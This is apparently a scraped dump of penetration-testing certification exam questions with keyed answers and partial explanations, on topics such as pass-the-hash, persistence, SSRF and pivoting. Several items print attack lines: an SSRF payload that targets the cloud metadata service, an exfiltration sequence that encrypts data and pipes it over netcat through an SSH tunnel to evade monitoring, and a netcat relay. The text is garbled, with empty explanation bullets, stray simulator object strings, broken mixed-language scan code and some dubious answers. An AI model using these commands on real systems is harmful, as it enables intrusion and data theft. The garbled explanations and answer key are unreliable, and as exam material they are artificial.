In a cloud environment, a security team discovers that an attacker accessed confidential information that was used to configure virtual machines during their initialization. Through which of the following features could this information have been accessed?

- A. IAM
- B. Block storage
- C. Virtual private cloud
- D. Metadata services

**Answer:** D

**Explanation:**

In a cloud environment, the information used to configure virtual machines during their initialization could have been accessed through metadata services.

? Metadata Services:

? Other Features:

Pentest References:

? Cloud Security: Understanding how metadata services work and the potential risks associated with them is crucial for securing cloud environments.

? Exploitation: Metadata services can be exploited to retrieve sensitive data if not properly secured.

By accessing metadata services, an attacker can retrieve sensitive configuration information used during VM initialization, which can lead to further exploitation.

=====

**NEW QUESTION 70**

During an assessment, a penetration tester obtains an NTLM hash from a legacy Windows machine. Which of the following tools should the penetration tester use to continue the attack?

- A. Responder
- B. Hydra
- C. BloodHound
- D. CrackMapExec

**Answer:** D

**Explanation:**

When a penetration tester obtains an NTLM hash from a legacy Windows machine, they need to use a tool that can leverage this hash for further attacks, such as pass-the-hash attacks, or for cracking the hash. Here's a breakdown of the options:

? Option A: Responder

? Option B: Hydra

? Option C: BloodHound

? Option D: CrackMapExec

References from Pentest:

? Forge HTB: Demonstrates the use of CrackMapExec for leveraging NTLM hashes to gain further access within a network.

? Horizontal HTB: Shows how CrackMapExec can be used for various post-exploitation activities, including using NTLM hashes to authenticate and execute commands.

Conclusion:

Option D, CrackMapExec, is the most suitable tool for continuing the attack using an NTLM hash. It supports pass-the-hash techniques and other operations that can leverage NTLM hashes effectively.

=====

#### NEW QUESTION 71

Which of the following post-exploitation activities allows a penetration tester to maintain persistent access in a compromised system?

- A. Creating registry keys
- B. Installing a bind shell
- C. Executing a process injection
- D. Setting up a reverse SSH connection

**Answer:** A

#### Explanation:

Maintaining persistent access in a compromised system is a crucial goal for a penetration tester after achieving initial access. Here's an explanation of each option and why creating registry keys is the preferred method:

? Creating registry keys (Answer: A):

? Installing a bind shell (Option B):

? Executing a process injection (Option C):

? Setting up a reverse SSH connection (Option D):

Conclusion: Creating registry keys is the most effective method for maintaining persistent access in a compromised system, particularly in Windows environments, due to its stealthiness and reliability.

#### NEW QUESTION 74

A penetration tester performs a service enumeration process and receives the following result after scanning a server using the Nmap tool:

PORT STATE SERVICE

22/tcp open ssh 25/tcp filtered smtp 111/tcp open rpcbind 2049/tcp open nfs

Based on the output, which of the following services provides the best target for launching an attack?

- A. Database
- B. Remote access
- C. Email
- D. File sharing

**Answer:** D

#### Explanation:

Based on the Nmap scan results, the services identified on the target server are as follows:

? 22/tcp open ssh:

? 25/tcp filtered smtp:

? 111/tcp open rpcbind:

? 2049/tcp open nfs:

Conclusion: The NFS service (2049/tcp) provides the best target for launching an attack. File sharing services like NFS often contain sensitive data and can be vulnerable to misconfigurations that allow unauthorized access or privilege escalation.

#### NEW QUESTION 75

A penetration tester is developing the rules of engagement for a potential client. Which of the following would most likely be a function of the rules of engagement?

- A. Testing window
- B. Terms of service
- C. Authorization letter
- D. Shared responsibilities

**Answer:** A

#### Explanation:

The rules of engagement define the scope, limitations, and conditions under which a penetration test is conducted. Here's why option A is correct:

? Testing Window: This specifies the time frame during which the penetration testing activities are authorized to occur. It is a crucial part of the rules of engagement to ensure the testing does not disrupt business operations and is conducted within agreed-upon hours.

? Terms of Service: This generally refers to the legal agreement between a service provider and user, not specific to penetration testing engagements.

? Authorization Letter: This provides formal permission for the penetration tester to perform the assessment but is not a component of the rules of engagement.

? Shared Responsibilities: This refers to the division of security responsibilities between parties, often seen in cloud service agreements, but not specifically a function of the rules of engagement.

References from Pentest:

? Luke HTB: Highlights the importance of clearly defining the testing window in the rules of engagement to ensure all parties are aligned.

? Forge HTB: Demonstrates the significance of having a well-defined testing window to avoid disruptions and ensure compliance during the assessment.

=====

#### NEW QUESTION 76

A penetration tester gains access to a Windows machine and wants to further enumerate users with native operating system credentials. Which of the following should the tester use?

- A. route.exe print

- B. netstat.exe -ntp
- C. net.exe commands
- D. strings.exe -a

**Answer:** C

**Explanation:**

The net.exe commands are native to the Windows operating system and are used to manage and enumerate network resources, including user accounts.

? Using net.exe Commands:

Step-by-Step Explanation net user

? uk.co.certification.simulator.questionpool.PList@339a6471 net user <username>

? Additional net.exe Commands: net localgroup

net localgroup <groupname>

? uk.co.certification.simulator.questionpool.PList@1b7dbef8 net session

? Advantages:

? References from Pentesting Literature: References:

? Penetration Testing - A Hands-on Introduction to Hacking

? HTB Official Writeups

=====

**NEW QUESTION 80**

During a penetration testing engagement, a tester targets the internet-facing services used by the client. Which of the following describes the type of assessment that should be considered in this scope of work?

- A. Segmentation
- B. Mobile
- C. External
- D. Web

**Answer:** C

**Explanation:**

An external assessment focuses on testing the security of internet-facing services. Here's why option C is correct:

? External Assessment: It involves evaluating the security posture of services exposed to the internet, such as web servers, mail servers, and other public-facing infrastructure. The goal is to identify vulnerabilities that could be exploited by attackers from outside the organization's network.

? Segmentation: This type of assessment focuses on ensuring that different parts of a network are appropriately segmented to limit the spread of attacks. It's more relevant to internal network architecture.

? Mobile: This assessment targets mobile applications and devices, not general internet-facing services.

? Web: While web assessments focus on web applications, the scope of an external assessment is broader and includes all types of internet-facing services.

References from Pentest:

? Horizontal HTB: Highlights the importance of assessing external services to identify vulnerabilities that could be exploited from outside the network.

? Luke HTB: Demonstrates the process of evaluating public-facing services to ensure their security.

Conclusion:

Option C, External, is the most appropriate type of assessment for targeting internet-facing services used by the client.

=====

**NEW QUESTION 84**

A penetration tester is conducting a vulnerability scan. The tester wants to see any vulnerabilities that may be visible from outside of the organization. Which of the following scans should the penetration tester perform?

- A. SAST
- B. Sidecar
- C. Unauthenticated
- D. Host-based

**Answer:** C

**Explanation:**

To see any vulnerabilities that may be visible from outside of the organization, the penetration tester should perform an unauthenticated scan.

? Unauthenticated Scan:

? Comparison with Other Scans:

? Pentest References:

By performing an unauthenticated scan, the penetration tester can identify vulnerabilities that an external attacker could exploit without needing any credentials or internal access.

=====

**NEW QUESTION 86**

A penetration tester discovers data to stage and exfiltrate. The client has authorized movement to the tester's attacking hosts only. Which of the following would be most appropriate to avoid alerting the SOC?

- A. Apply UTF-8 to the data and send over a tunnel to TCP port 25.
- B. Apply Base64 to the data and send over a tunnel to TCP port 80.
- C. Apply 3DES to the data and send over a tunnel UDP port 53.
- D. Apply AES-256 to the data and send over a tunnel to TCP port 443.

**Answer:** D

**Explanation:**

AES-256 (Advanced Encryption Standard with a 256-bit key) is a symmetric encryption algorithm widely used for securing data. Sending data over TCP port 443, which is typically used for HTTPS, helps to avoid detection by network monitoring systems as it blends with regular secure web traffic.

? Encrypting Data with AES-256:  
Step-by-Step Explanation  
openssl enc -aes-256-cbc -salt -in plaintext.txt -out encrypted.bin  
-k secretkey  
? Setting Up a Secure Tunnel:  
ssh -L 443:targetserver:443 user@intermediatehost  
? Transferring Data Over the Tunnel: cat encrypted.bin | nc targetserver 443  
? Benefits of Using AES-256 and Port 443:  
? Real-World Example:  
? References from Pentesting Literature: References:  
? Penetration Testing - A Hands-on Introduction to Hacking  
? HTB Official Writeups  
=====

**NEW QUESTION 89**

A penetration tester executes multiple enumeration commands to find a path to escalate privileges. Given the following command:

```
find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null
```

Which of the following is the penetration tester attempting to enumerate?

- A. Attack path mapping
- B. API keys
- C. Passwords
- D. Permission

**Answer: D**

**Explanation:**

The command `find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null` is used to find files with the SUID bit set. SUID (Set User ID) permissions allow a file to be executed with the permissions of the file owner (root), rather than the permissions of the user running the file.

? Understanding the Command:

? Purpose:

? Why Enumerate Permissions:

? References from Pentesting Literature: Step-by-Step Explanation  
References:

? Penetration Testing - A Hands-on Introduction to Hacking

? HTB Official Writeups  
=====

**NEW QUESTION 93**

A penetration tester gains access to a host but does not have access to any type of shell. Which of the following is the best way for the tester to further enumerate the host and the environment in which it resides?

- A. ProxyChains
- B. Netcat
- C. PowerShell ISE
- D. Process IDs

**Answer: B**

**Explanation:**

If a penetration tester gains access to a host but does not have a shell, the best tool for further enumeration is Netcat. Here's why:

? Netcat:

? Comparison with Other Tools:

Netcat's ability to perform multiple network-related tasks without needing a shell makes it the best choice for further enumeration.  
=====

**NEW QUESTION 98**

SIMULATION

SIMULATION

Using the output, identify potential attack vectors that should be further investigated.

- Weak Apache Tomcat Credentials
- Null session enumeration
- Weak SMB file permissions
- Webdav file upload
- ARP spoofing
- SNMP enumeration
- Fragmentation attack
- FTP anonymous login

```

NMAP Scan Output

Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT      STATE SERVICE VERSION
88/tcp    open  kerberos-sec?
139/tcp   open  netbios-ssn
389/tcp   open  ldap?
445/tcp   open  microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
    
```

- Pn
- sV
- p 1-1023
- 192.168.2.1-100
- nmap
- nc
- top-ports=100
- top-ports=1000
- hping
- sL
- sU
- O
- 192.168.2.2

```

NMAP Scan Output

Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT      STATE SERVICE VERSION
88/tcp    open  kerberos-sec?
139/tcp   open  netbios-ssn
389/tcp   open  ldap?
445/tcp   open  microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
    
```

```
ports = [21, 22]

{:ports => 21:ports => 22}

#!/usr/bin/python

for $PORT in $PORTS:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally:
        s.close()

export $PORTS = 21,22

#!/usr/bin/ruby

#!/usr/bin/bash


for port in ports:
```


```
Immutables

import socket
import sys

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)

if __name__ == '__main__':
    if len(sys.argv) < 2:
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
```





- A. Mastered
- B. Not Mastered

**Answer:** A

**Explanation:**

```
1: Null session enumeration Weak SMB file permissions Fragmentation attack
2: nmap
-sV
-p 1-1023
: 192.168.2.2
3: #!/usr/bin/python export $PORTS = 21,22 for $PORT in $PORTS: try:
s.connect((ip, port))
print(??%s:%s - OPEN?? % (ip, port)) except socket.timeout
print(??%s:%s - TIMEOUT?? % (ip, port)) except socket.error as e:
print(??%s:%s - CLOSED?? % (ip, port)) finally
s.close() port_scan(sys.argv[1], ports)
```

**NEW QUESTION 102**

A penetration tester is performing network reconnaissance. The tester wants to gather information about the network without causing detection mechanisms to flag the reconnaissance activities. Which of the following techniques should the tester use?

- A. Sniffing
- B. Banner grabbing
- C. TCP/UDP scanning
- D. Ping sweeps

**Answer:** A

**Explanation:**

To gather information about the network without causing detection mechanisms to flag the reconnaissance activities, the penetration tester should use sniffing.

- ? Sniffing:
- ? Advantages:
- ? Comparison with Other Techniques:

Pentest References:

- ? Reconnaissance Phase: Using passive techniques like sniffing during the initial reconnaissance phase helps gather information without alerting the target.
- ? Network Analysis: Understanding the network topology and identifying key assets and vulnerabilities without generating traffic that could trigger alarms.

By using sniffing, the penetration tester can gather detailed information about the network in a stealthy manner, minimizing the risk of detection.

=====

**NEW QUESTION 105**

During an external penetration test, a tester receives the following output from a tool:  
test.comptia.org info.comptia.org vpn.comptia.org exam.comptia.org  
Which of the following commands did the tester most likely run to get these results?

- A. nslookup -type=SOA comptia.org

- B. `amass enum -passive -d comptia.org`
- C. `nmap -Pn -sV -vv -A comptia.org`
- D. `shodan host comptia.org`

**Answer: B**

**Explanation:**

The tool and command provided by option B are used to perform passive DNS enumeration, which can uncover subdomains associated with a domain. Here's why option B is correct:

? `amass enum -passive -d comptia.org`: This command uses the Amass tool to perform passive DNS enumeration, effectively identifying subdomains of the target domain. The output provided (subdomains) matches what this tool and command would produce.

? `nslookup -type=SOA comptia.org`: This command retrieves the Start of Authority (SOA) record, which does not list subdomains.

? `nmap -Pn -sV -vv -A comptia.org`: This Nmap command performs service detection and aggressive scanning but does not enumerate subdomains.

? `shodan host comptia.org`: Shodan is an internet search engine for connected devices, but it does not perform DNS enumeration to list subdomains.

References from Pentest:

? Writeup HTB: Demonstrates the use of DNS enumeration tools like Amass to uncover subdomains during external assessments.

? Horizontal HTB: Highlights the effectiveness of passive DNS enumeration in identifying subdomains and associated information.

=====

**NEW QUESTION 107**

A penetration tester wants to use the following Bash script to identify active servers on a network:

```
1 network_addr="192.168.1"
2 for h in {1..254}; do
3 ping -c 1 -W 1 $network_addr.$h > /dev/null 4 if [ $? -eq 0 ]; then
5 echo "Host $h is up" 6 else
7 echo "Host $h is down" 8 fi
9 done
```

Which of the following should the tester do to modify the script?

- A. Change the condition on line 4.
- B. Add `2>&1` at the end of line 3.
- C. Use `seq` on the loop on line 2.
- D. Replace `$h` with `${h}` on line 3.

**Answer: C**

**Explanation:**

The provided Bash script is used to ping a range of IP addresses to identify active hosts in a network. Here's a detailed breakdown of the script and the necessary modification:

? Original Script:

```
1 network_addr="192.168.1"
2 for h in {1..254}; do
3 ping -c 1 -W 1 $network_addr.$h > /dev/null 4 if [ $? -eq 0 ]; then
5 echo "Host $h is up" 6 else
7 echo "Host $h is down" 8 fi
9 done
```

? Analysis:

? Using `seq` for Better Compatibility: `for h in $(seq 1 254); do`

? `uk.co.certification.simulator.questionpool.PList@68ca475b`

? Modified Script:

```
1 network_addr="192.168.1"
2 for h in $(seq 1 254); do
3 ping -c 1 -W 1 $network_addr.$h > /dev/null 4 if [ $? -eq 0 ]; then
5 echo "Host $h is up" 6 else
7 echo "Host $h is down" 8 fi
9 done
```

=====

**NEW QUESTION 109**

During the reconnaissance phase, a penetration tester collected the following information from the DNS records: A----> www

A----> host

TXT --> vpn.comptia.org SPF---> ip =2.2.2.2

Which of the following DNS records should be in place to avoid phishing attacks using spoofing domain techniques?

- A. MX
- B. SOA
- C. DMARC
- D. CNAME

**Answer: C**

**Explanation:**

DMARC (Domain-based Message Authentication, Reporting & Conformance) is an email authentication protocol that helps prevent email spoofing and phishing. It builds on SPF (Sender Policy Framework) and DKIM (DomainKeys Identified Mail) to provide a mechanism for email senders and receivers to improve and monitor the protection of the domain from fraudulent email.

? Understanding DMARC:

? Implementing DMARC:

? Benefits of DMARC:

? DMARC Record Components:

? Real-World Example:

? References from Pentesting Literature: Step-by-Step ExplanationReferences:  
? Penetration Testing - A Hands-on Introduction to Hacking  
? HTB Official Writeups  
=====

#### NEW QUESTION 112

A penetration tester has found a web application that is running on a cloud virtual machine instance. Vulnerability scans show a potential SSRF for the same application URL path with an injectable parameter. Which of the following commands should the tester run to successfully test for secrets exposure exploitability?

- A. curl <url>?param=http://169.254.169.254/latest/meta-data/
- B. curl '<url>?param=http://127.0.0.1/etc/passwd'
- C. curl '<url>?param=<script>alert(1)<script>/'
- D. curl <url>?param=http://127.0.0.1/

**Answer:** A

#### Explanation:

In a cloud environment, testing for Server-Side Request Forgery (SSRF) vulnerabilities involves attempting to access metadata services. Here??s why the specified command is appropriate:

? Accessing Cloud Metadata Service:

? Comparison with Other Commands:

Using curl <url>?param=http://169.254.169.254/latest/meta-data/ is the correct approach to test for SSRF vulnerabilities in cloud environments to potentially expose secrets.

=====

#### NEW QUESTION 114

During an engagement, a penetration tester needs to break the key for the Wi-Fi network that uses WPA2 encryption. Which of the following attacks would accomplish this objective?

- A. ChopChop
- B. Replay
- C. Initialization vector
- D. KRACK

**Answer:** D

#### Explanation:

KRACK (Key Reinstallation Attack) exploits a vulnerability in the WPA2 protocol to decrypt and inject packets, potentially allowing an attacker to break the encryption key and gain access to the Wi-Fi network.

? Understanding KRACK:

? Attack Steps:

? Impact:

? Mitigation:

? References from Pentesting Literature: Step-by-Step ExplanationReferences:

? Penetration Testing - A Hands-on Introduction to Hacking

? HTB Official Writeups  
=====

#### NEW QUESTION 115

A penetration tester assesses an application allow list and has limited command-line access on the Windows system. Which of the following would give the penetration tester information that could aid in continuing the test?

- A. mmc.exe
- B. icacls.exe
- C. nltest.exe
- D. rundll.exe

**Answer:** C

#### Explanation:

When a penetration tester has limited command-line access on a Windows system, the choice of tool is critical for gathering information to aid in furthering the test. Here??s an explanation for each option:

? mmc.exe (Microsoft Management Console):

? icacls.exe:

? nltest.exe:

? rundll.exe:

Conclusion: nltest.exe is the best choice among the given options as it provides valuable information about the network, domain controllers, and trust relationships. This information is crucial for a penetration tester to plan further actions and understand the domain environment.

=====

#### NEW QUESTION 120

A penetration tester needs to launch an Nmap scan to find the state of the port for both TCP and UDP services. Which of the following commands should the tester use?

- A. nmap -sU -sW -p 1-65535 example.com
- B. nmap -sU -sY -p 1-65535 example.com
- C. nmap -sU -sT -p 1-65535 example.com
- D. nmap -sU -sN -p 1-65535 example.com

Answer: C

**Explanation:**

? Comparison with Other Options:

=====

**NEW QUESTION 124**

A penetration tester established an initial compromise on a host. The tester wants to pivot to other targets and set up an appropriate relay. The tester needs to enumerate through the compromised host as a relay from the tester's machine. Which of the following commands should the tester use to do this task from the tester's host?

- A. `attacker_host$ nmap -sT <target_cidr> | nc -n <compromised_host> 22`
- B. `attacker_host$ mknod backpipe p attacker_host$ nc -l -p 8000 | 0<backpipe | nc<target_cidr> 80 | tee backpipe`
- C. `attacker_host$ nc -nlp 8000 | nc -n <target_cidr> attacker_host$ nmap -sT 127.0.0.1 8000`
- D. `attacker_host$ proxychains nmap -sT <target_cidr>`

Answer: D

**Explanation:**

ProxyChains is a tool that allows you to route your traffic through a chain of proxy servers, which can be used to anonymize your network activity. In this context, it is being used to route Nmap scan traffic through the compromised host, allowing the penetration tester to pivot and enumerate other targets within the network.

? Understanding ProxyChains:

? Command Breakdown:

? Setting Up ProxyChains: Step-by-Step Explanationplaintext Copy code

`socks4 127.0.0.1 1080`

? Execution:

`proxychains nmap -sT <target_cidr>`

? References from Pentesting Literature: References:

? Penetration Testing - A Hands-on Introduction to Hacking

? HTB Official Writeups

=====

